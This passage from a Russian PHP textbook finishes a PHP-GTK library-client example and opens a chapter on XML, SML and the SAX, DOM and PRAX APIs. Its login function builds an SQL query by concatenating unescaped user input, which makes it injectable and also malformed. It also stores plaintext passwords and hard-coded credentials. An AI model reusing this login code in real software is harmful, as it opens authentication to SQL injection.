Наконец, в этой функции мы выполняем запрос и затем проверяем, возвратил ли он какие-нибудь строки. Если возвращенных строк нет, мы очищаем окно результатов с помощью метода `clear()`, а затем помещаем текст `No Results` в первую колонку. Если есть результаты, которые можно показать, мы обходим все результаты, добавляя каждый в экземпляр `GtkCList` с помощью метода `append()`, который принимает массив значений для строки:

```
$result = mysql_query($sql) or die(mysql_error());
if (!mysql_num_rows($result)) {
```

```

    $no_results = array("No Results.", "", "", "", "", "", "");
    $widgets['search']['result_list']->clear();
    $widgets['search']['result_list']->prepend($no_results);
} else {
    $widgets['search']['result_list']->clear();
    while ($row = mysql_fetch_array($result)) {
        $insert_array = array($row['book_title'],
                             $row['auth_name'],
                             $row['ISBN'],
                             $row['book_series'],
                             $row['num_of_books'],
                             number_format($row['price'], 2));
        $widgets['search']['result_list']->append($insert_array);
    }
}

```

Функция `dologin()` применяется для аутентификации пользователей при щелчке по кнопке Log in на первой странице. Начнем с определения четырех переменных с глобальной областью видимости: `$windows` и `$widgets` для доступа к уже созданным графическим элементам, `$conn` для идентификатора соединения с MySQL и `$disconnect_id`. По значению `$conn` будем проверять, установлено ли уже соединение с MySQL. Если соединения нет, мы его создаем и выбираем базу данных:

```
function doLogin()
{
    GLOBAL $windows;
    GLOBAL $widgets;
    GLOBAL $conn;
    GLOBAL $disconnect_id;

    if (!$conn) {
        $conn = mysql_connect('localhost', 'user', 'pass');
        mysql_select_db('library');
    }
}
```

После этого получаем имя пользователя и пароль из окон `GtkEntry` на форме, снова с помощью метода `get_text()`:

```
$username = $widgets['main']['login_name']->get_text();
$password = $widgets['main']['login_pass']->get_text();
```

Строим запрос SQL и отправляем его MySQL, записывая указатель результатов в переменную `$result`. Затем отключаем обработчик сигнала `destroy` для окна `main`. Если вспомнить, в `loadMainWindow()` мы устанавливаем область видимости `$disconnect_id` глобальной, как в начале этой функции. Причина в том, что метод `disconnect()` принимает один аргумент, являющийся значением, которое возвращает метод `connect()`, и для хранения его использовали переменную `$disconnect_id`. Затем мы уничтожаем главное окно.

Наконец, мы должны проверить, был ли аутентифицирован пользователь. Проверяем результат, и если он равен `true`, то загружаем страницу поиска. Если возвращен результат `false`, то выходим из программы, отправив на консоль сообщение `Authentication failed`:

```
$sql = 'SELECT COUNT(*) AS matched FROM users WHERE username=' . $username . ' AND password=' . $password . '';  
$result = mysql_query($sql);  
  
$array = mysql_fetch_array($result);  
$windows['main']->disconnect($disconnect_id);  
$windows['main']->destroy();  
  
if ($array['matched'])  
    loadSearchPage();  
else  
    quit("Authentication failed\n");  
}
```

Последние две функции – `quit()` и `destroyWnd()` – используются для выхода из программы. `quit()` принимает один аргумент и выводит его в командную строку перед выходом из программы, а `destroyWnd()` выступает в качестве функции обратного вызова окнами регистрации и поиска, в результате чего при щелчке по кнопке X в правой верхней части окна программа завершается:

```
function quit($msg)  
{  
    printf($msg, "\n");  
    gtk::main_quit();  
}  
  
function destroyWnd()  
{  
    gtk::main_quit();  
}
```

Последние несколько строк кода загружают расширение PHP-GTK, как было описано в примере Hello World. Затем мы вызываем функцию `loadMainWindow()`, чтобы показать страницу регистрации, и наконец, как во всех приложениях PHP-GTK, вызываем функцию `gtk::main()` для запуска главного цикла PHP-GTK:

```
if (strtoupper(substr(PHP_OS, 0, 3)) == 'WIN')  
    dl('php_gtk.dll');  
else  
    : dl('php_gtk.so');  
  
loadMainWindow();  
gtk::main();  
?>
```

В качестве маленького упражнения читатель может изменить функцию `quit()`, чтобы вместо вывода сообщений об ошибках в командную строку она выводила небольшое диалоговое окно, информируя пользователя об ошибке (совет: не забудьте о классе `GtkDialog`).

Вот несколько снимков экрана готового продукта (рис. 20.3-20.5):




Рис. 20.3. Регистрация




Рис. 20.4. Параметры поиска




Рис. 20.5. Результат поиска

Для этой простой задачи потребовалось написать много кода, но не всегда обязательно делать это самому. К счастью, PHP-GTK поддерживает приложение под названием Glade, предназначенное для построения GUI. С помощью Glade можно разработать GUI и сохранить его в файле XML. Затем файл XML загружается в PHP-GTK путем объявления его как нового экземпляра класса `GladeXML`, после чего он будет выполнять тот GUI, который разработал программист. Рассказ о Glade выходит за рамки данной ознакомительной главы, но сведения о нем есть в руководстве по PHP-GTK. Есть также очень хорошая глава о работе с Glade в «*Professional Linux Programming*» издательства Wrox Press (ISBN 1-861003-01-3).

Надеюсь, что в результате этого знакомства с PHP-GTK вы получили такую же радость, как я, когда узнал, что с помощью PHP можно создавать прило-

жения GUI. Тем самым в языке открывается новое измерение, которое, можно надеяться, окажется полезным активом для сообщества PHP.

## Ресурсы

Домашняя страница libedit: <http://sourceforge.net/projects/libedit/>

Домашняя страница readline: <http://cnswww.cns.cwru.edu/~chet/readline/rlist.html>

Справка по readline в руководстве PHP: <http://www.php.net/manual/en/ref.readline.php>

Домашняя страница PHP-GTK: <http://gtk.php.net/>

Руководство по PHP-GTK: <http://gtk.php.net/docs.php>

Почтовый список рассылки PHP-GTK: [php-gtk-general-subscribe@lists.php.net](mailto:php-gtk-general-subscribe@lists.php.net)

Руководство по GTK: <http://developer.gnome.org/doc/API/gtk/>

Домашняя страница Glade: <http://glade.gnome.org/>

## Резюме

В этой главе рассказано об использовании PHP в качестве интерпретатора сценариев командной строки. Это дает возможность создавать интерактивные сценарии, выполняемые из командной строки.

Сначала мы создали статический сценарий для анализа журналов веб-сервера в формате NCSA. Этот сценарий был устроен так, что мог анализировать только один журнал. Затем мы расширили сценарий, чтобы получить возможность передавать различные параметры через командную строку, что дало нам гибкий сценарий для обработки разных журналов и отправки результатов разным администраторам.

Мы также разработали простой интерактивный сценарий в виде игры с угадыванием числа. В этом сценарии использовалась библиотека libedit и демонстрировались некоторые методы создания более сложных интерактивных сценариев оболочки.

Затем мы познакомились с PHP-GTK, расширением PHP, позволяющим вести разработку кросс-платформенных клиентских приложений GUI. Несмотря на то что проект находится в стадии развития, он позволяет строить довольно сложные приложения.

Наконец, мы создали на PHP-GTK интерфейс клиента к приложению библиотеки, разработанному в главе, посвященной базам данных.

# 21

## PHP XML

Проще всего описать XML как структурированный текст. Структурированный текст окружает нас всюду. Эта книга - структурированный текст, поскольку она содержит главы, подзаголовки и абзацы. Письмо - структурированный текст, потому что обычно оно содержит дату, приветствие и абзацы. Каждая часть документа (книги или письма) определяется его структурой. Чтобы структура стала заметна, каждую часть можно обозначить тегами разметки (наподобие HTML). Применение тегов для разметки документа представляет собой основу XML. XML служит средством записи структурированного текста в формате, который могут читать и человек, и машина.

С помощью XML можно описать структурированный текст любого вида, в том числе другие языки разметки. Существует свыше десятка языков разметки, основанных на XML. С их помощью описывается все - от графики до математических уравнений. Чтобы не выйти в этой главе за рамки допустимого, мы рассмотрим только те средства XML, которые реализованы в PHP и применяются для чтения и записи файлов XML. Конкретно мы рассмотрим базовый файл XML, способ спецификации частей файла XML (XPath) и упрощенный формат XML под названием SML.

Подробности различных стандартов XML можно получить на сайте World Wide Web Consortium (W3C). W3C - это организация, управляющая различными стандартами Интернета (например, XML). Она отвечает за выход и поддержку семейства спецификаций и рекомендаций XML. Дополнительные сведения можно найти по адресу <http://www.w3.org/>.

В данной главе будут рассмотрены:

- Основы XML, SML и XPath
- XML как хранилище данных и программное взаимодействие с ним
- API PHP (SAX, DOM и PRAX), позволяющие работать с документом XML
- Примеры использования API
- Поддержка Sablotron XSL в PHP

На момент написания этой главы поддержка XML в PHP все еще считалась экспериментальной. Эта особенность проявляется, когда поведение кода становится неожиданным и непоследовательным.

## Обзор XML

Как и документ HTML, документ XML содержит теги и данные. В отличие от HTML, имена тегов XML могут быть почти произвольными. Например, `<B>`, `<Bb>` и `<4f5gt6g>` будут допустимыми тегами XML (открывающими), хотя из этого списка в HTML допустим только тег `<B>`. Как и документ HTML, документ XML может содержать данные между открывающим и закрывающим тегами, например `<B>text</B>` и `<Bb>some text</Bb>`. В XML сочетание открывающего тега, данных и закрывающего тега называется элементом.

На этом рисунке показаны различные части элемента XML (рис. 21.1):




Рис. 21.1. Составляющие элемента XML

Элемент, состоящий из одного открывающего и одного закрывающего тега, нескольких необязательных атрибутов, необязательного содержимого из символьных данных и вложенных элементов (дочерних узлов), рассматривается как узел (node). В элементе присутствуют открывающий и закрывающий теги, например `<first></first>` или `<lastx/last>`. Имя тега должно быть уникальным и оно чувствительно к регистру. Элемент может быть контейнером для других элементов или содержать символьные данные. Атрибут - это часть элемента, например `<first id="4">`, где `id="4"` является атрибутом, а `first` — именем элемента. Атрибут похож на массив тем, что у обоих есть пара ключ-значение.

Теги XML в документе должны обладать двумя свойствами. Они должны быть:

- **Корректные**

Файл XML считается корректным (well-formed), если все теги закрыты, все элементы правильно вложены, а все атрибуты заключены в кавычки

- **Действительные**

Действительный (valid) документ - это документ, который корректен и соответствует указанному определению типа документа (Document Type Definition, DTD) или схеме

Посмотрим, как эти понятия выглядят в файлах XML.

Следующий XML не является **ни корректным, ни действительным**:

```
<root>
    <title>
        <name>some text</title>
    <name>
```

- Тег `<root>` не закрыт, хотя это обязательно
- Теги `<title>` и `<name>` вложены некорректно. Тег `<name>` должен быть закрыт перед тегом `<title>`
- Отсутствует DTD, поэтому действительность примера нельзя подтвердить

Следующий XML **корректен, но недействителен**:

```
<root>
    <title>
        <name>some text</name>
    </title>
</root>
```

- Тег `<root>` закрыт
- Теги `<title>` и `<name>` вложены корректно
- Отсутствует DTD, поэтому действительность примера нельзя подтвердить

Следующий XML **корректен и действителен**:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [
    <!ELEMENT name (#PCDATA)>
    <!ELEMENT root (title)>
    <!ELEMENT title (name)>
]>
<root>
    <title>
        <name>some text</name>
    </title>
</root>
```

- Тег `<root>` закрыт
- Теги `<title>` и `<name>` вложены корректно
- Есть DTD, поэтому действительность примера можно подтвердить. Обратите внимание, что файл XML не обязательно должен содержать DTD, на него можно сослаться, заменив `<!DOCTYPE [ ]>` на `<!DOCTYPE root SYSTEM "root.dtd">`, если объявление `<!DOCTYPE [ ]>` переместить в `root.dtd`

## Структура семейства XML

XML образует ядро семейства спецификаций XML (см. рис. 21.2).

- XML выступает в качестве основания




Рис. 21.2. Структура семейства XML

- Пространства имен (Namespaces) служат для расширения XML.  
Нельзя иметь внутри документа два элемента с одним и тем же именем. Для решения этой проблемы были созданы пространства имен XML. Файл XML может ссылаться на одно или несколько пространств имен. Пространство имен — это совокупность определенных тегов XML. Пространства имен важны в сложных документах XML, в которых надо использовать установленные внешние определения тегов.
- SAX, DOM и PRAX представляют собой API для доступа к документу XML.
- DTD и Schema обеспечивают описание для конкретного документа XML  
DTD или схемы нужны для описания элементов в файле XML. DTD описывает различные элементы, которые могут присутствовать в документе XML, и то, как они должны выглядеть. DTD пишется не на XML, и потому W3C признал их устаревшими, поэтому вместо DTD следует использовать схему, если требуется действительность документов XML. Схема похожа на DTD, поскольку тоже описывает документ XML. Схемы записываются с помощью XML и могут содержать больше информации, чем обеспечивает DTD. Схемы более многословны, чем DTD.
- XSL и XSLT используются для преобразования XML  
Документы XML можно обрабатывать с помощью языка extensible Stylesheet Language (XSL) и extensible Stylesheet Transformations (XSLT). XSL играет двоякую роль: используется для описания форматирования документа XML и для преобразования документа XML. XSLT - язык, используемый для преобразования документов XML в различные форматы или структуры.
- XPath, XPointer и XLink предоставляют возможность доступа к данным  
XPath - это рекомендация для поиска узлов в дереве документа XML. XPath применяется не самостоятельно, а в соединении с другими средствами, например XSL, которые существенно зависят от XPath. Об XPath мы кратко расскажем в разделе данной главы, посвященном DOM, в котором с помощью XPath отыскиваются специфические части документа

XML, XPointer и XLink представляют собой расширение XPath и в данной главе не обсуждаются.

## XML в сравнении с базами данных

Большим заблуждением в отношении XML будет считать, что это замена базы данных. Это не так. Ценность XML не в том, чтобы использовать его как еще один способ хранения и извлечения данных, а в использовании его возможностей трансляции и разметки, не говоря уже о передаче данных через веб-сайты с помощью SOAP.

Данные, хранящиеся в документе XML, фундаментально отличаются от данных, хранящихся в БД. Документ XML - это отдельный текстовый файл, например `sample.xml`. У него одно базовое представление, и его следует преобразовывать при помощи XSL или сочетать XSL и XPath для извлечения данных.

Информация в базе данных хранится в таблицах. Чаще всего ценность базы данных заключается в возможности создавать множественные динамические представления одних и тех же наборов данных.

*Можно представлять себе XML как нечто похожее на набор записей или результат запроса к базе данных, где различные теги соответствуют именам колонок таблицы, а значения в таблице соответствуют данным в XML между тегами.*

Сравним одно и другое (табл. 21.1):

Таблица 21.1. XML и базы данных

| XML   | Базы данных   |
|---|---|
| XML хорошо подходит для описания как простых, так и сложных форматов данных. Особенно пригоден он для описания данных, использующих динамические/сложные/вложенные структуры, такие как docbook | Базы данных хорошо подходят для хранения и извлечения «линейных» структур данных, которые можно представить в табличном формате                         |
| Анализ/использование данных XML требуют значительных ресурсов. Простота/гибкость формата снижает производительность   | Базы данных позволяют значительно быстрее писать и извлекать данные. Структурированная природа данных улучшает производительность ценой потери гибкости |
| XML очень легко передавать  | Перемещать базы данных труднее  |
| Человек может писать и читать XML, хотя лучше это делать при помощи редактора XML   | Мало кто способен вручную читать и писать файлы баз данных  |

XML и базу данных можно применять совместно, извлекая выгоду из лучших свойств того и другого. XML можно хранить в базе данных в виде колонок типа BLOB (больших бинарных объектов) или CLOB (больших символьных объектов) или как текст. В результате мы получаем производительность базы данных и гибкость XML.

Если разрабатываемое приложение требует значительной гибкости и возможности настройки способа хранения данных, следует рассмотреть возможность применения базы данных чистого XML или обычной СУРБД, которая может быть расширена средствами XML внутри самой базы данных, например Oracle.

## SML

Некоторые разработчики при написании XML предпочитают формат упрощенного языка разметки (Simplified Markup Language, SML). SML представляет собой подмножество XML, которое упрощает документ XML. SML (который также называют Minimal XML или SimplifiedXML) значительно упрощает структуру документа XML благодаря отсутствию многих частей документа XML. SML - это XML, в котором отсутствуют:

- Атрибуты
- Разделы CDATA
- Комментарии
- Объявления типа документа
- Пустые теги элементов
- Ссылки на сущности
- Смешанное содержимое
- Предопределенные сущности
- Инструкции обработки
- Пролог
- Объявление XML

Дополнительные сведения об SML можно найти на странице <http://www.dociverse.com/smldev/minxml.html>.

## Преобразование XML в SML

Документ XML sample.xml содержит несколько типов данных, элементы с атрибутами и четыре уровня вложенных элементов. В этом примере документа второй элемент `<Country>` содержит атрибут `name`. В качестве значения атрибута выступает Cuba. Элемент `<Resort>` поддерживает несколько атрибутов:

```
<?xml version="1.0"?>
<!DOCTYPE Travelpackages SYSTEM "sample.dtd">
<Travelpackages>
    <Country name="Cuba">
        <City name="Cayo Coco">
            <Resort name="Club Tryp Cayo Coco" rating="4" typeofholiday="beach"
                   watersports="true" meals="true" drinks="true">
                <Package dateofdep="5/8/98" price="879"/>
            
```

```
<Package dateofdep="5/1/98" price="879"/>
</Resort>
</City>
<City name="Varadero ">
    <Resort name="Sol Club Paleras" rating="3" typeofholiday="beach"
           watersports="false" meals="true" drinks="false">
        <Package dateofdep="5/30/98" price="799"/>
        <Package dateofdep="5/23/98" price="879"/>
        <Package dateofdep="5/16/98" price="889"/>
    </Resort>
</City>
</Country>
</Travelpackages>
```

Чтобы преобразовать этот XML в формат SML, атрибуты надо заменить элементами. Посмотрим на документ `sample.xml` в формате SML:

```
<Travelpackages>
    <Country>
        <Country_name>Cuba</Country_name>
        <City>
            <City_name>Cayo Coco</City_name>
            <Resort>
                <Resort_name>Club Tryp Cayo Coco</Resort_name>
                <Resort_rating>4</Resort_rating>
                <Resort_typeofholiday>beach</Resort_typeofholiday>
                <Resort_watersports>true</Resort_watersports>
                <Resort_meals>true</Resort_meals>
                <Resort_drinks>true</Resort_drinks>

                <Package>
                    <Package_dateofdep>5/8/98</Package_dateofdep>
                    <Package_price>879</Package_price>
                </Package>
                <Package>
                    <Package_dateofdep>5/1/98</Package_dateofdep>
                    <Package_price>879</Package_price>
                </Package>
            </Resort>
        </City>
    </Country>
</Travelpackages>
```

**В XML пробел игнорируется, если не сохранить его явным образом.**

Документ XML в этом примере короток, но достаточно сложен, чтобы продемонстрировать различия между способами, которыми разные API обрабатывают XML. В этом примере есть большинство характеристик, которые можно найти в большинстве документов XML. Мы немного изменим формат этого XML при работе с различными API, чтобы код мог работать. Проверять XML следует обязательно, чтобы гарантировать его работу с выбранным API.

## PHP и XML

PHP обеспечивает поддержку четырех способов работы с документом XML. Это следующие способы:

- Simple API for XML (SAX)
- Document Object Model API (DOM)
- PHP Recordset API for XML (PRAX)
- Sablotron (XSLT)

Каждый API взаимодействует с одними и теми же данными XML различными способами, и все могут поддерживать или не поддерживать несколько отличающиеся части XML.

## Проверка поддержки XML

Сначала необходимо убедиться, что компьютер, на котором вы работаете, настроен на поддержку XML. Если вы не уверены, что установленный PHP поддерживает XML, проверьте `phpinfo.php` из главы 2. Если поддержка XML активизирована, результат работы этого сценария будет содержать раздел, подобный следующему (рис. 21.3):




Рис. 21.3. Результат работы сценария `phpinfo.php`

Если такого раздела нет, огорчаться не следует. Мы расскажем об установке поддержки XML для каждого API в соответствующем разделе. За дополнительной информацией обращайтесь к руководству PHP и инструкциям по установке PHP с поддержкой XML на <http://www.php.net/manual/en/ref.xml.php>.

## Сравнение API XML

Есть три основных API PHP для работы с XML: SAX, DOM и PRAX. SAX и DOM доступны в большинстве языков программирования. PRAX - значительно более новый API, представляющий собой перенос модуля Perl XML::RAX API.

В этих API XML, являющихся «родными» для PHP, есть некоторые проблемы:

- В SAX есть некоторые ошибки, способные привести к аварии сервера
- DOM создает утечки памяти в коде библиотеки `libxml`. Утечки памяти присутствуют во всех версиях PHP (текущая версия 4.0.6) на большинстве платформ - Windows 98/NT/2000, Linux (Redhat, Debian, Mandrake, SuSE) и xBSD
- PRAX не очень хорошо работает со сложными документами XML

Несмотря на эти небольшие сложности, все перечисленные API работают с XML различными способами и предоставляют разные функции. Выбор API зависит от приложения.

Сравним некоторые наиболее важные части всех этих API (табл. 21.2):

*Таблица 21.2. Сравнение API для работы с XML*

| Характеристика                        | SAX   | DOM   | PRAX                                |
|---------------------------------------|---|---|-------------------------------------|
| Модель                                | Управляемая событиями   | Дерево документов                               | Набор записей                       |
| Установка                             | Устанавливается по умолчанию  | Требует установки                               | Автономный класс                    |
| Размер документа                      | От малого до очень большого   | От малого до среднего                           | От малого до среднего               |
| Сложность кода                        | От умеренной до высокой   | От умеренной до высокой                         | От низкой до умеренной              |
| Поддержка чтения, записи, модификации | Только чтение   | Да  | Только чтение                       |
| Оптимальное применение                | Читаемый машиной и генерируемый XML   | Сложный документ XML                            | Читаемый машиной и генерируемый XML |
| Степень зрелости в PHP                | Expat включается в PHP с версии 3.0 и представляется довольно зрелым и устойчивым | Экспериментальный                               | Очень новый                         |
| Формат XML                            | XML 1.0, поэтому возможно использование и с SML                                   | XML 1.0, поэтому возможно использование и с SML | SML                                 |

## SAX и DOM

Главное различие между SAX и DOM в том, как они взаимодействуют с файлом XML. SAX читает файл относительно небольшими фрагментами, анализирует их, вызывает обработчик и выполняет задание. Задание, которое выполняет синтаксический анализатор, определяется разработчиком. Теоретически с помощью SAX можно анализировать документ XML неограниченной длины. В этой главе мы рассмотрим представление XML в виде таблицы, поэтому установим обработчики для выполнения этой задачи.

DOM загружает файл XML целиком в память. Вследствие этого он создает повышенную нагрузку на сервер. После того как документ окажется в памяти, можно работать с ним в значительной мере так же, как с многомерным массивом. Можно добавлять, читать и удалять узлы. Это различие между API не имеет значения для небольших файлов XML и серверов с незначительной нагрузкой, но на больших документах XML может обнаружиться различие в производительности.

## PRAX в сравнении с SAX и DOM

PRAX позволяет быстро анализировать документ XML при минимуме кода и сложности. Чтение файлов с помощью PRAX проще, чем с помощью SAX с точки зрения программирования и не требует такого расхода памяти, как в DOM.

PRAX — это новый и относительно неизвестный API. В настоящем состоянии его нельзя рекомендовать для коммерческого или промышленного применения. PRAX приводится здесь в качестве примера другого способа работы с XML и PHP. Мы более глубоко изучим каждый из API далее в этой главе и рассмотрим код PHP, переводящий документ XML в HTML.

## Модель SAX

SAX относится к управляемым событиями моделям или системам. SAX осуществляет синтаксический анализ документа XML и при обнаружении различных частей элемента выполняет различные функции. Выполнение различных функций зависит от организации кода *программистом*.

Есть три главных элемента, с которыми происходит работа, - открывающий тег, закрывающий тег и данные между ними. Например, когда парсер обнаруживает открывающий тег, скажем, `<City>`, он выполняет функцию, вывожающую тег с каким-либо определенным XML, например `<td>`. Таким образом, SAX может анализировать документы XML для замены тегов XML на HTML. Кроме того, при разборе с помощью SAX документ XML может быть проанализирован с целью создания подмножества, прежде чем преобразовывать его в XML или HTML.

Это означает, что если во время синтаксического анализа SAX встречает предопределенную часть документа XML, то генерируется событие. Для каждого из этих событий определен обработчик. Всего имеется семь различ-

ных типов событий SAX, которые PHP поддерживает с помощью определенных обработчиков (табл. 21.3):

*Таблица 21.3. Типы событий SAX и обработчики*

**Функция PHP для установки обработчика      Описание события**

|   |  |
|---|--|
| <code>xml_set_element_handler()</code>                | Определяет события для обработки открывающего и закрывающего тегов в XML. События элементов генерируются, когда анализатор XML обнаруживает открывающий или закрывающий тег. Для открывающего и закрывающего тегов существуют различные обработчики  |
| <code>xml_set_character_data_handler()</code>         | Определяет событие для «обработки символьных данных», например замены HTML открывающего тега. Символьные данные, грубо говоря, - это все содержимое документа XML, не входящее в разметку, в том числе пробельные символы между тегами. Следует учесть, что анализатор XML не добавляет и не удаляет пробельные символы: решать, имеют ли они значение, должен программист |
| <code>xml_set_processing_instruction_handler()</code> | Программистам PHP должны быть знакомы инструкции обработки (Ps). <?php ?> - это инструкция обработки, в которой PHP называется «приемником PI». Их обработка специфична для приложения, за исключением того, что все приемники PI, начинающиеся с «XML», зарезервированы   |
| <code>xml_set_default_handler()</code>                | Это обработчик по умолчанию. Он вызывается для каждого фрагмента XML, для которого не установлен обработчик. Эта структура аналогична структуре PHP switch, соответствующая case по умолчанию  |
| <code>xml_set_unparsed_entity_decl_handler()</code>   | Этот обработчик вызывается, когда в XML обнаруживается неанализируемая сущность (NDATA)  |
| <code>xml_set_notation_decl_handler()</code>          | Этот обработчик вызывается, когда в документе XML обнаруживается нотация   |
| <code>xml_set_external_entity_ref_handler()</code>    | Этот обработчик вызывается, когда анализатор XML обнаруживает ссылку на внешнюю анализируемую общую сущность. Это может быть ссылка на файл или URL. Пример внешней сущности можно найти на <a href="http://www.php.net/manual/en/ref.xml.php#example.xml-external-entity">http://www.php.net/manual/en/ref.xml.php#example.xml-external-entity</a>                        |

SAX API не позволяет писать XML. Поэтому мы будем работать с тремя обработчиками, способными читать файл XML:

- `xml_set_element_handler()`
- `xml_set_character_data_handler()`
- `xml_set_default_handler()`

## Работа с SAX в PHP

Поддержка SAX по умолчанию встроена в PHP в виде расширения Expat. Expat дает программистам возможность синтаксического анализа XML, поступающего из строк или файлов, а также позволяет создавать синтаксические анализаторы XML. Expat не обеспечивает проверку действительности или корректности XML.

Если файл XML не является корректным, SAX обрабатывает файл по мере возможности, пока не встретит ошибку. Обнаружив ошибку, Expat выводит сообщение, подобное следующему:

**XML error: mismatched tag at line 4**

Содержимое сообщения зависит от настройки обработки ошибок в коде. Определены свыше 20 различных возвращаемых кодов ошибок.

SAX не осуществляет запись XML. Для записи XML предназначены два класса:

- `xmlwriterclass` (<http://freshmeat.net/projects/xmlwriterclass/>) Мануэля Лемоса (Manuel Lemos) – выводит корректный действительный документ XML в браузер
- `XMLFile` Криса Монсона (Chris Monson) – выводит корректный действительный документ XML в файл

Можно написать свой собственный код для вывода в файловую систему массива, отформатированного как XML.

## Пример кода SAX

В этом разделе мы прочтем файл XML и выведем его в виде таблицы HTML, воспользовавшись SAX.

*Этот код в некоторой мере основан на примерах, имеющихся на <http://www.melonfire.com/community/columns/trog/article.php3?id=71>.*

Для этого примера нам понадобятся два файла в одном и том же каталоге:

- `travel.xml`
- `.sax_travel.php`

Документ XML в файле `travel.xml` имеет следующий вид:

```
<Recordset>
  <Travelpackage name="a">
    <Country_name>Cuba</Country_name>
```

```
<City>Cayo Coco</City>
<Resort>Club Tryp Cayo Coco</Resort>
<Resort_rating>4</Resort_rating>
<Resort_typeofholiday>beach</Resort_typeofholiday>
<Resort_watersports>true</Resort_watersports>
<Resort_meals>true</Resort_meals>
<Resort_drinks>true</Resort_drinks>
<Package>
    <Package_dateofdep>5/8/98</Package_dateofdep>
    <Package_price>879</Package_price>
</Package>
</Travelpackage>
<Travelpackage name="b">
    <Country_name>Cuba</Country_name>
    <City>Varadero </City>
        <Resort>Sol Club Paleras</Resort>
        <Resort_rating>3</Resort_rating>
        <Resort_typeofholiday>beach</Resort_typeofholiday>
        <Resort_watersports>false</Resort_watersports>
        <Resort_meals>true</Resort_meals>
        <Resort_drinks>false</Resort_drinks>
        <Package>
            <Package_dateofdep>5/1/98</Package_dateofdep>
            <Package_price>779</Package_price>
        </Package>
    </Travelpackage>
</Recordset>
```

Код в файле `sax_travel.php` разбивается на четыре основные части:

- Обработчик открывающих тегов, определяющий их преобразование в HTML
- Обработчик закрывающих тегов, определяющий их преобразование в HTML
- Обработчик по умолчанию, определяющий преобразование в HTML содержимого между тегами
- Обработчик вызова, который создает и выполняет анализатор

Следующий код загружает файл XML, анализирует его и выдает HTML:

```
<?php
$debug = 0; # Установить в 1, чтобы включить отладку, или в 0, чтобы выключить.
?>
<html>
    <head>
        <title>SAX Demonstration</title>
    </head>
    <body>
        <h1>Travel Packages</h1>
        <table border="0" cellpadding="0">
```

```
<?php  
# определить местонахождение документа XML  
$file = "./travel.xml";  
  
# использовать переменные 'current', чтобы следить за тем,  
# какой тег/атрибут обрабатывает анализатор в данный момент  
$currentTag = "";  
$currentAttrbs = "";
```

В функции `startElement` мы определим HTML, связанный с каждым элементом. Функция `startElement` вызывается функцией `xml_set_element_handler` в коде примера и принимает три параметра:

- `$parser`

Ссылается на экземпляр созданного анализатора XML

- `$name`

Ссылается на имя элемента в документе XML

- `$attrbs`

Ссылается на атрибуты элемента

В нашем примере XML находим `<City>Cayo Coco</City>`, где `<City>` представляет собой открывающий элемент.

По умолчанию значение элемента преобразуется к верхнему регистру. Мы изменим это преобразование регистра несколько далее в нашем коде. Если преобразование регистра включено, то в команде `case` имя должно быть в верхнем регистре:

```
case "RECORDSET":
```

Если преобразование регистра включено, то анализатор не найдет имя элемента, т. е. `Recordset` не соответствует `RECORDSET`. Это противоречит спецификации XML 1.0:

```
function startElement($parser, $name, $attrbs)  
{  
    global $currentTag, $currentAttrbs;  
